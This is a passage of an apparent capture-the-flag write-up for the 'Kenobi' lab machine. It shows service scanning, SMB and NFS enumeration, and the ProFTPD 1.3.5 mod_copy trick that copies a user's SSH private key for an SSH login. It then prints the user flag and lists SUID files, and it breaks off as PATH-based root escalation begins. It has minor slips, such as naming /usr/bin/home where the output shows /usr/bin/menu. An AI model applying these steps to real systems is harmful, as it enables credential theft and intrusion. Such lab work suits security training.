
Task 1: Deploy the vulnerable machine

Scan the target machine

Nmap -sV target_ip




```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -sV 10.10.253.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 11:37 CEST
Nmap scan report for 10.10.253.245
Host is up (0.066s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
```

There are 7 ports open

Task 2: Enumerating samba for shares

Scan the samba port


nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse Target IP



```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.253.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 12:00 CEST
Nmap scan report for 10.10.253.245
Host is up (0.16s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.253.245\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.253.245\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.253.245\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
```

There are 3 shares


Use smbclient//Target_IP/anonymous and list all the files with ls



```
┌──(fran㉿Frapp1e)-[~]
└─$ smbclient //10.10.253.245/anonymous
Password for [WORKGROUP\fran]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 12:49:09 2019
  ..                                  D        0  Wed Sep  4 12:56:07 2019
  log.txt                             N    12237  Wed Sep  4 12:49:09 2019

                9204224 blocks of size 1024. 6877108 blocks available
```


Download the file log.txt on your machine

smbget smb://IP_TARGET/anonymous/log.txt



```
┌──(fran㉿Frapp1e)-[~]
└─$ smbget smb://10.10.253.245/anonymous/log.txt

Password for [WORKGROUP\fran]:
Using domain: WORKGROUP, user: fran
smb://10.10.253.245/anonymous/log.txt
Downloaded 11,95kB in 2 seconds
```

View the content of the file log.txt




```
┌──(fran㉿Frapp1e)-[~]
└─$ cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|          ..     |
|       . o. .    |
|      ..=o +.    |
|     . So.o++o.  |
|  o  ...+oo.Bo*o |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21
```

FTP is running on port 21

Scan the port 111 to view nfs showmounts

nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount TARGET_IP




```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.253.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 12:34 CEST
Nmap scan report for 10.10.253.245
Host is up (0.39s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836524.0  6877104.0  22%   16.0T        32000
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

The mount is /var

Task 3: Gain initial access with ProFtpd

Use netcat to connect to the machine on the FTP port

Nc IP_TARGET 21




```
┌──(fran㉿Frapp1e)-[~]
└─$ nc 10.10.253.245 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.253.245]
^C
```

The version is 1.3.5

Search an exploit for this version

Searchsploit proftp 1.3.5



```
┌──(fran㉿Frapp1e)-[~]
└─$ searchsploit proftpd 1.3.5
--------------------------------------------------------------- ---------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)      | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution            | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)        | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                      | linux/remote/36742.txt
--------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


There are 4 exploits

Copy Kenobi’s private key using SITE CPRF and SITE CPTO commands

nc 10.10.253.245 21

SITE CPFR /home/kenobi/.ssh/id_rsa

SITE CPTO /var/tmp/id_rsa



```
┌──(fran㉿Frapp1e)-[~]
└─$ nc 10.10.253.245 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.253.245]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
421 Login timeout (300 seconds): closing control connection
```


The private key was moved to the /var/tmp directory

Mount the /var/tmp directory to your machine

sudo mkdir /mnt/KenobiNFS

sudo mount TARGET_IP:/var/mnt/KenobiNFS

sudo ls -la /mnt/KenobiNFS




```
┌──(fran㉿Frapp1e)-[~]
└─$ sudo mount 10.10.253.245:/var /mnt/kenobiNFS

┌──(fran㉿Frapp1e)-[~]
└─$ sudo ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 sep  4  2019 .
drwxr-xr-x  3 root root  4096 jun  9 12:51 ..
drwxr-xr-x  2 root root  4096 sep  4  2019 backups
drwxr-xr-x  9 root root  4096 sep  4  2019 cache
drwxrwxrwt  2 root root  4096 sep  4  2019 crash
drwxr-xr-x 40 root root  4096 sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 abr 12  2016 local
lrwxrwxrwx  1 root root     9 sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root _ssh  4096 sep  4  2019 log
drwxrwsr-x  2 root mail  4096 feb 27  2019 mail
drwxr-xr-x  2 root root  4096 feb 27  2019 opt
lrwxrwxrwx  1 root root     4 sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 ene 30  2019 snap
drwxr-xr-x  5 root root  4096 sep  4  2019 spool
drwxrwxrwt  6 root root  4096 jun  9 12:46 tmp
drwxr-xr-x  3 root root  4096 sep  4  2019 www
```

Go to /var/tmp and get the private key then login to Kenobi's account

cp /mnt/kenobiNFS/tmp/id_rsa .


sudo chmod 600 id_rsa

ssh -i id_rsa kenobi@TARGET_IP



```
┌──(fran㉿Frapp1e)-[~]
└─$ cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(fran㉿Frapp1e)-[~]
└─$ sudo chmod 600 id_rsa

┌──(fran㉿Frapp1e)-[~]
└─$ ssh -i id_rsa kenobi@10.10.253.245
The authenticity of host '10.10.253.245 (10.10.253.245)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.253.245' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

Use ls and cat to view the flag of the file user.txt




```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
```

Task 4: Privilege Escalation with path variable manipulation

To search for the SUID files use:


find / -perm -u=s -type f 2>/dev/null

The file that looks particularly out of the ordinary is /usr/bin/home



```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

Run the bin



```
/bin/ping6
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

There are 3 options

Manipulate the path to gain root shell

cd /tmp

